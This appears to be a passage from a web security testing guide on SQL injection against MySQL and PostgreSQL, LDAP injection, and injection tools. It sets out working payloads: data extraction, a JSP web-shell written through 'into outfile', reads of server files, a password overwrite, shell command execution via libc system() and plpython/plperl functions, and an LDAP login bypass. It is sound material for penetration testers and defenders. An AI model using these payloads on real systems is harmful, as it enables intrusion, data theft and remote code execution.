MySQL server has a feature that is used to let other DBMS ignore a clause in MySQL dialect. When a comment block *('/**/')* contains an exlamation mark *('/*! sql here*/')* it is interpreted by MySQL, and is considered as a normal comment block by other DBMS as explained in MySQL manual.

E.g.:

```
1 /*! and 1=0 */
```

Result Expected:
If MySQL is present, the clause inside the comment block will be interpreted.

➢ Version

There are three ways to gain this information:

- By using the global variable @@version

- By using the function [VERSION()]
- By using comment fingerprinting with a version number /*!40110 and 1=0*/

which means

```
if(version >= 4.1.10)
   add 'and 1=0' to the query.
```

These are equivalent as the result is the same.

In band injection:

```
1 AND 1=0 UNION SELECT @@version /*
```

Inferential injection:

```
1 AND @@version like '4.0%'
```

Result Expected:
A string like this: 5.0.22-log

Login User

There are two kinds of users MySQL Server relies.

- [USER()]: the user connected to the MySQL Server.
- [CURRENT_USER()]: the internal user who is executing the query.

There is some difference between 1 and 2.

The main one is that an anonymous user could connect (if allowed) with any name, but the MySQL internal user is an empty name ('').

Another difference is that a stored procedure or a stored function are executed as the creator user, if not declared elsewhere. This can be known by using **CURRENT_USER**.

In band injection:

```
1 AND 1=0 UNION SELECT USER()
```

Inferential injection:

```
1 AND USER() like 'root%'
```

Result Expected:
A string like this: user@hostname

Database name in use

There is the native function DATABASE()

In band injection:

```
1 AND 1=0 UNION SELECT DATABASE()
```

Inferential injection:

```
1 AND DATABASE() like 'db%'
```

Result Expected:
A string like this: **dbname**

➢ INFORMATION_SCHEMA

From MySQL 5.0 a view named [INFORMATION_SCHEMA] was created. It allows to get all informations about databases, tables and columns as well as procedures and functions.

Here is a summary about some interesting View.

Tables_in_INFORMATION_SCHEMA	Description
SCHEMATA	All databases the user has (at least) SELECT_priv
SCHEMA_PRIVILEGES	The privileges the user has for each DB
TABLES	All tables the user has (at least) SELECT_priv
TABLE_PRIVILEGES	The privileges the user has for each table
COLUMNS	All columns the user has (at least) SELECT_priv
COLUMN_PRIVILEGES	The privileges the user has for each column
VIEWS	All columns the user has (at least) SELECT_priv
ROUTINES	Procedures and functions (needs EXECUTE_priv)
TRIGGERS	Triggers (needs INSERT_priv)
USER_PRIVILEGES	Privileges connected User has

All of this information could be extracted by using known techniques as described in SQL Injection paragraph.

❒ Attack vectors

➢ Write in a File

If the connected user has FILE privileges and single quotes are not escaped, the 'into outfile' clause can be used to export query results in a file.

```
Select * from table into outfile '/tmp/file'
```

Note: there is no way to bypass single quotes outstanding filename. So if there's some sanitization on single quotes like escape (\') there will be no way to use 'into outfile' clause.

This kind of attack could be used as an out-of-band technique to gain information about the results of a query or to write a file which could be executed inside the web server directory.

Example:

```
1 limit 1 into outfile '/var/www/root/test.jsp' FIELDS ENCLOSED BY '//'  LINES TERMINATED
BY '\n<%jsp code here%>';
```

Result Expected:
Results are stored in a file with rw-rw-rw privileges owned by mysql user and group.

Where /var/www/root/test.jsp will contain:

```
//field values//

<%jsp code here%>
```

➢ Read from a File

Load_file is a native function that can read a file when allowed by filesystem permissions.

If the connected user has FILE privileges, it could be used to get files content.

Single quotes escape sanitization can by bypassed by using previously described techniques.

```
load_file('filename')
```

Result Expected:

the whole file will be available for exporting by using standard techniques.

❒ Standard SQL Injection Attack

In a standard SQL injection you can have results displayed directly in a page as normal output or as a MySQL error. By using already mentioned SQL Injection attacks and the already described MySQL features, direct SQL injection could be easily accomplished at a level depth depending primarily on mysql version the pentester is facing.

A good attack is to know the results by forcing a function/procedure or the server itself to throw an error. A list of errors thrown by MySQL and in particular native functions could be found on MySQL Manual.

❒ Out of band SQL Injection

Out of band injection could be accomplished by using the 'into outfile' clause.

❐ Blind SQL Injection

For blind SQL injection, there is a set of useful function natively provided by MySQL server.

- String Length:

  LENGTH(str)

- Extract a substring from a given string:

  SUBSTRING(string, offset, #chars_returned)

- Time based Blind Injection: BENCHMARK and SLEEP

  BENCHMARK(#ofcicles,action_to_be_performed)

  The benchmark function could be used to perform timing attacks, when blind injection by boolean values does not yield any results.

  See. SLEEP() (MySQL > 5.0.x) for an alternative on benchmark.

MySQL manual - http://dev.mysql.com/doc/refman/5.0/en/functions.html

REFERENCES

❐ Chris Anley: "Hackproofing MySQL" -http://www.nextgenss.com/papers/HackproofingMySQL.pdf

❐ Time Based SQL Injection Explained - http://www.f-g.it/papers/blind-zk.txt

TESTING POSTGRESQL

OVERVIEW

In this paragraph, some SQL Injection techniques for PostgreSQL will be discussed. Keep in mind the following peculiarities:

- PHP Connector allows multiple statements to be executed by using **;** as a statement separator
- SQL Statements can be truncated by appending the comment char: **--**.
- *LIMIT* and *OFFSET* can be used in a *SELECT* statement to retrieve a portion of the result set generated by the *query*

From here after, we assume that *http://www.example.com/news.php?id=1* is vulnerable to SQL Injection attacks.

DESCRIPTION

❒ Identifing PostgreSQL

When an SQL Injection has been found, you need to carefully fingerprint the backend database engine. You can determine that the backend database engine is PostgreSQL by using the *::* cast operator.

Examples:

```
 http://www.example.com/store.php?id=1 AND 1::int=1
```

The function version() can be used to grab the PostgreSQL banner. This will also show the underlying operating system type and version.

Example:

```
http://www.example.com/store.php?id=1 UNION ALL SELECT NULL,version(),NULL LIMIT 1 OFFSET
1--

       PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu
4.2.3-2ubuntu4)
```

❒ Blind Injection

For blind SQL injection attacks, you should take in consideration the following built-in functions:

- String Length

  LENGTH(str)

- Extract a substring from a given string

  SUBSTR(str,index,offset)

- String representation with no single quotes

  CHR(104)||CHR(101)||CHR(108)||CHR(108)||CHR(111)

Starting from 8.2 PostgreSQL has introduced a built-in function, *pg_sleep(n)*, to make the current session process sleep for *n* seconds.

In previous version, you can easyly create a custom *pg_sleep(n)* by using libc:

- CREATE function pg_sleep(int) RETURNS int AS '/lib/libc.so.6', 'sleep' LANGUAGE 'C' STRICT

❒ Single Quote unescape

Strings can be encoded, to prevent single quotes escaping, by using chr() function.

```
* chr(n): Returns the character whose ascii value corresponds to the number n

* ascii(n): Returns the ascii value corresponds to the character n
```

Let's say you want to encode the string 'root':

```
select ascii('r')

114

select ascii('o')

111

select ascii('t')

116
```

We can encode 'root' as:

```
chr(114)||chr(111)||chr(111)||chr(116)
```

Example:

```
http://www.example.com/store.php?id=1; UPDATE users SET
PASSWORD=chr(114)||chr(111)||chr(111)||chr(116)--
```

❒ Attack Vectors

➢ Current User

The identity of the current user can be retrieved with the following SQL SELECT statements:

```
SELECT user

SELECT current_user

SELECT session_user

SELECT usename FROM pg_user

SELECT getpgusername()
```

Examples:

```
http://www.example.com/store.php?id=1 UNION ALL SELECT user,NULL,NULL--

http://www.example.com/store.php?id=1 UNION ALL SELECT current_user, NULL, NULL--
```

➢ Current Database

The built-in function current_database() returns the current database name.

Example:

```
http://www.example.com/store.php?id=1 UNION ALL SELECT current_database(),NULL,NULL--
```

➢ Reading from a file

ProstgreSQL provides two ways to access a local file:

- COPY statement
- pg_read_file() internal function (starting from PostgreSQL 8.1)

This operator copies data between a file and a table. The PostgreSQL engine accesses the local file system as the *postgres* user.

Example:

```
/store.php?id=1; CREATE TABLE file_store(id serial, data text)--

/store.php?id=1; COPY file_store(data) FROM '/var/lib/postgresql/.psql_history'--
```

Data should be retrieved by performing a *UNION Query SQL Injection*:

- retrieves number of rows previously added in *file_store* with *COPY* statement
- retrieve a row at time with UNION SQL Injection

Example:

```
/store.php?id=1 UNION ALL SELECT NULL, NULL, max(id)::text FROM file_store LIMIT 1 OFFSET
1;--

/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 1;--

/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 2;--

...

/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 11;--
```

pg_read_file():

This function was introduced in *PostgreSQL 8.1* and allows one to read arbitrary files located inside DBMS data directory.

Examples:

- SELECT pg_read_file('server.key',0,1000);

Writing to a file

By reverting the COPY statement, we can write to the local file system with the *postgres* user rights

```
/store.php?id=1; COPY file_store(data) TO '/var/lib/postgresql/copy_output'--
```

Shell Injection

PostgreSQL provides a mechanism to add custom function,s by using both Dynamic Library and scripting languages such as python, perl, and tcl.

Dynamic Library

Until PostgreSQL 8.1, it was possible to add a custom function linked with *libc*:

- CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6', 'system' LANGUAGE 'C' STRICT

Since *system* returns an *int* how we can fetch results from *system* stdout?

Here's a little trick:

- create a *stdout* table

  CREATE TABLE stdout(id serial, system_out text)

- executing a shell command redirecting its *stdout*

  SELECT system('uname -a > /tmp/test')

- use a *COPY* statements to push output of previous command in *stdout* table

  COPY stdout(system_out) FROM '/tmp/test'

- retrieve output from *stdout*

  SELECT system_out FROM stdout

Example:

```
/store.php?id=1; CREATE TABLE stdout(id serial, system_out text) --

/store.php?id=1; CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6','system'
LANGUAGE 'C'

STRICT --

/store.php?id=1; SELECT system('uname -a > /tmp/test') --

/store.php?id=1; COPY stdout(system_out) FROM '/tmp/test' --

/store.php?id=1 UNION ALL SELECT NULL,(SELECT stdout FROM system_out ORDER BY id
DESC),NULL LIMIT 1 OFFSET 1--
```

plpython

PL/Python allow to code PostgreSQL functions in python. It's untrusted so there is no way to restrict what user can do. It's not installed by default and can be enabled on a given database by *CREATELANG*

- Check if PL/Python has been enabled on some databsae:

  SELECT count(*) FROM pg_language WHERE lanname='plpythonu'

- If not, try to enable:

  CREATE LANGUAGE plpythonu

- If all of the above succeeded, create a proxy shell function:

  CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os; return os.popen(args[0]).read() 'LANGUAGE plpythonu

- Have fun with:

  SELECT proxyshell(*os command*);

Example:

- Create a proxy shell function:

  /store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS ‘import os; return os.popen(args[0]).read()’ LANGUAGE plpythonu;--

- Run an OS Command:

  /store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--

plperl

Plperl allows us to code PostgreSQL functions in perl. Normally, it is installed as a trusted language in order to disable runtime execution of operations that interact with underlying operating system, such as *open*. By doing so, it's impossible to gain OS-level access. To successfully inject a proxyshell like function, we need to install the untrusted version from the *postgres* user, to avoid the so called application mask filtering of trusted/untrusted operations.

- Check if PL/perl-untrusted has been enabled:

  SELECT count(*) FROM pg_language WHERE lanname='plperlu'

- If not, assuming that sysadm has already installed the plperl package, try :

  CREATE LANGUAGE plperlu

- If all of the above succeeded, create a proxy shell function:

  CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return join("",<FD>);' LANGUAGE plperlu

- Have fun with:

  SELECT proxyshell(*os command*);

Example:

- Create a proxy shell function:

  /store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return join("",<FD>);' LANGUAGE plperlu;

- Run an OS Command:

  /store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--

REFERENCES

❒ OWASP : "Testing for SQL Injection"

❒ Michael Daw : "SQL Injection Cheat Sheet" - http://michaeldaw.org/sql-injection-cheat-sheet/

❒ PostgreSQL : "Official Documentation" - http://www.postgresql.org/docs/

❒ Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool – http://sqlmap.sourceforge.net

TESTING LDAP

OVERVIEW

LDAP is an acronym for Lightweight Directory Access Protocol. LDAP is a protocol to store information about users, hosts, and many other objects. LDAP injection is a server side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified, or inserted.
This is done by manipulating input parameters afterwards passed to internal search, add and modify functions.

DESCRIPTION

A web application could use LDAP in order to let users authenticate or search other users information inside a corporate structure.

The goal of LDAP injection attacks is to inject LDAP search filters metacharacters in a query which will be executed by the application.

[Rfc2254] defines a grammar on how to build a search filter on LDAPv3 and extends [Rfc1960] (LDAPv2).

An LDAP search filter is constructed in Polish notation, also known as [prefix notation].

This means that a pseudo code condition on a search filter like this:

```
find("cn=John & userPassword=mypass")
```

will be represented as:

```
find("(&(cn=John)(userPassword=mypass))")
```

Boolean conditions and group aggregations on an LDAP search filter could be applied by using the following metacharacters:

Metachar	Meaning
&	Boolean AND
|	Boolean OR
!	Boolean NOT
=	Equals
~=	Approx

>=	Greater than
<=	Less than
*	Any character
()	Grouping parenthesis

More complete examples on how to build a search filter can be found in the related RFC.

A successful exploitation of an LDAP injection vulnerability could allow the tester to:

- Access unauthorized content
- Evade application restrictions
- Gather unauthorized informations
- Add or modify Objects inside LDAP tree structure.

❒ Example 1. Search Filters

Let's suppose we have a web application using a search filter like the following one:

```
searchfilter="(cn="+user+")"
```

which is instantiated by an HTTP request like this:

```
http://www.example.com/ldapsearch?user=John
```

If the value 'John' is replaced with a '*', by sending the request:

```
http://www.example.com/ldapsearch?user=*
```

the filter will look like:

```
searchfilter="(cn=*)"
```

which matches every object with a 'cn' attribute equals to anything.

If the application is vulnerable to LDAP injection, it will display some or all of the users attributes, depending on the application's execution flow and the permissions of the LDAP connected user,

A tester could use a trial-and-error approach, by inserting in the parameter '(', '|', '&', '*' and the other characters, in order to check the application for errors.

❒ Example 2. Login

If a web application uses LDAP to check user credentials during the login process and it is vulnerable to LDAP injection, it is possible to bypass the authentication check by injecting an always true LDAP query (in a similar way to SQL and XPATH injection).

Let's suppose a web application uses a filter to match LDAP user/password pair.

searchlogin= "(&(uid="+user+")(userPassword={MD5}"+base64(pack("H*",md5(pass)))+"))";

By using the following values:

```
user=*)(uid=*))(|(uid=*

pass=password
```

the search filter will results in:

```
searchlogin="(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))";
```

which is correct and always true. This way, the tester will gain logged-in status as the first user in LDAP tree.

REFERENCES

- Sacha Faust: "LDAP Injection" - http://www.spidynamics.com/whitepapers/LDAPinjection.pdf
- RFC 1960: "A String Representation of LDAP Search Filters" - http://www.ietf.org/rfc/rfc1960.txt
- Bruce Greenblatt: "LDAP Overview" - http://www.directory-applications.com/ldap3_files/frame.htm
- IBM paper: "Understanding LDAP" - http://www.redbooks.ibm.com/redbooks/SG244986.html

TOOLS

The aim of this section is to enumerate and quickly describe the tools used to find and exploit some vulnerabilities concerning database management systems.

❒ SQL Ninja

SQL Ninja is a tool, written in Perl, which helps a penetration tester to gain a shell on a system running Microsoft SQL server, exploiting a web application resulted vulnerable to SQL Injection.

http://sqlninja.sourceforge.net

❒ SQLMap

SQLMap is a Python application able to collect information and data, such as databases names, table's names and contents, and read system files from a MySQL, Oracle, PostgreSQL or Microsoft SQL Server Database Management Systems, exploiting the SQL Injection vulnerability of a vulnerable web application.

http://sqlmap.sourceforge.net

❒ OWASP SQLiX

SQLiX is a tool, written in Perl, able to identify the back-end database, find blind and normal injection and also execute system commands on a Microsoft SQL Server. It was also successfully tested on MySQL and PostgreSQL.

http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project

❒ Scuba

Scuba is a Database vulnerability scanner able to find vulnerabilities like unpatched software, unsafe processes and weak password on Oracle, DB2, Microsoft SQL Server and Sybase.

http://www.imperva.com/products/scuba.html

❒ SQID SQL Injection Digger

SQL injection digger is a command line program, written in ruby, that looks for SQL injections and common errors in websites. It can perform the following operations:

- Look for SQL injection in a webpage, by looking for links
- Submit forms in a webpage to look for SQL injection
- Crawl a website to perform the above listed operations
- Perform a google search for a query and look for SQL injections in the urls found

http://sqid.rubyforge.org

- **SqlDumper**

Exploiting a SQL injection vulnerability SqlDumper can make dump of any file in the file system. It work only with DBMS MySql.

http://www.ictsc.it/site/IT/projects/sqlDumper/sqlDumper.php

- **SQL Power Injector**

SQL Power Injector is a .Net 1.1 application used to find and exploit SQL Injection vulnerability through a vulnerable web application which uses SQL Server, MySql, Sybase/Adaptive Server and DB2 Database Management Systems as backend. It's main feature is the support for multithreaded automation of the injection.

http://www.sqlpowerinjector.com

- **BobCat**

BobCat is a tool based on "Data Thief" and realized in .NET 2.0. It permits to take full advantage of SQL Injection vulnerability discovered in a web application to steal data, gain a shell or a reverse shell on the database management system machine. It has been tested on MSDE2000.

http://www.northern-monkee.co.uk/index.html